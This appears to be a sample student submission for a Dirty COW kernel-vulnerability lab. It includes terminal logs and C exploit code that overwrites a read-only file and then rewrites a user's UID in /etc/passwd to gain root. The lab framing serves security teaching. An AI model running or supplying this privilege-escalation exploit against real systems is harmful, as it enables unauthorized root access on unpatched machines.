

Lab3_Dirty Cow Lab


A sample submission

(Please make your own discussions and screen shots based on what you see)


- **With this lab you need to use Ubuntu 12 not 20**








- **2 Task1:ModifyaDummyRead-OnlyFile The objective of this task is to write to a read-only file using the DirtyCOW vulnerability.**
- **2.1 Create a Dummy File**
  We first need to select a target file. Although this file can be any read-only file in the system, we will use a dummy file in this task, so we do not corrupt an important system file in case we make a mistake. Please create a file called zzz in the root directory, change its permission to read-only for normal users, and put some random content into the file using an editor such as gedit.



From the above experiment, we can see that if we try to write to this file as a normal user, we will fail, because the file is only readable to normal users. However, because of the DirtyCOW vulnerability in the system, we can find a way to write to this file. Our objective is toreplacethepattern"222222"with "****".**

- **2.2 SetUp the Memory Mapping Thread**
  You can download the program cow attack. From the website of the lab. The program has three threads: the main thread, the write thread, and the madvise thread. The main thread maps/zzz to memory, finds where the pattern"222222"is, and then creates two threads to exploit the DirtyCOW race condition vulnerability in the OSkernel.



2.5 LaunchtheAttack

-
- **So this is the expected result from this step below (change the text from 222222 to ******

```
-rw-r--r-- 1 root root 19 Oct 18 22:03 /zzz
$echo 99999 > /zzz
bash: /zzz: Permission denied
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ sudo cat /zzz
222222
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ ./cow_attack
^Z
[1]+  Stopped                 ./cow_attack
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ sudo cat /zzz
******
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$
```

Task2: Modify the Password File to Gain the Root Privilege

```
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ sudo adduser ialsmadiDirtyCowTest --f
orce-badname
Allowing use of questionable username.
Adding user `ialsmadiDirtyCowTest' ...
Adding new group `ialsmadiDirtyCowTest' (1003) ...
Adding new user `ialsmadiDirtyCowTest' (1002) with group `ialsmadiDirtyCowTest'
...
Creating home directory `/home/ialsmadiDirtyCowTest' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for ialsmadiDirtyCowTest
Enter the new value, or press ENTER for the default
        Full Name []: Izzat Alsmadi
        Room Number []:
        Work Phone []:
        Home Phone []:
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$
```

- **Check etc/passwd file**

```
        Home Phone []:
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ cat /etc/passwd |grep ialsmadi
ialsmadiDirtyCowTest:x:1002:1003:Izzat Alsmadi,,,:/home/ialsmadiDirtyCowTest:/bin
/bash
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$
```

- **Now we want to make the new user as root, we will go back to our previous code and use it for this purpose**

```
int file_size;

// Open the target file in the read-only mode.
int f=open("/etc/passwd", O_RDONLY);

// Map the file to COW memory using MAP_PRIVATE.
fstat(f, &st);
file_size = st.st_size;
map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

// Find the position of the target area
char *position = strstr(map, "ialsmadiDirtyCowTest:x:1001");
```

```
map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

// Find the position of the target area
char *position = strstr(map, "ialsmadiDirtyCowTest:x:1001");

// We have to do the attack using two threads.
pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
pthread_create(&pth2, NULL, writeThread, position);

// Wait for the threads to finish.
```

```
void *writeThread(void *arg)
{
  char *content= "ialsmadiDirtyCowTest:x:0000";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}
```

- **If**

```
[2]+  Stopped                 sudo nano cow_attack.c
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ sudo nano cow_attack.c
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ gcc -o cow_attackv1 cow_attack.c -pthr
ead
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ ./cow_attackv1
^C
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ cat /etc/passwd |grep ialsmadi
ialsmadiDirtyCowTest:x:1002:1003:Izzat Alsmadi,,,:/home/ialsmadiDirtyCowTest:/bin
/bash
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$
```

```
 file_size = st.st_size;
 map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

 // Find the position of the target area
 char *position = strstr(map, "ialsmadiDirtyCowTest:x:1002");

^G Get Help   ^O WriteOut   ^R Read File ^Y Prev Page ^K Cut Text   ^C Cur Pos
^X Exit       ^J Justify    ^W Where Is  ^V Next Page ^U UnCut Text^T To Spell
```

-

```
ialsmadiDirtyCowTest:x:1002:1003:Izzat Alsmadi,,,:/home/ialsmadiDirtyCowTest:/bin
/bash
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ sudo nano cow_attack.c
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ gcc -o cow_attackv2 cow_attack.c -pthr
ead
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ ./cow_attackv2
^C
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$ cat /etc/passwd |grep ialsmadi
ialsmadiDirtyCowTest:x:0000:1003:Izzat Alsmadi,,,:/home/ialsmadiDirtyCowTest:/bin
/bash
izzatalsmadi@ubuntu:~/Downloads/Dirty_Cow$
```

- **So eventually I was able to change permissions for the new user in the etc/password file**

Summary and findings

Make your own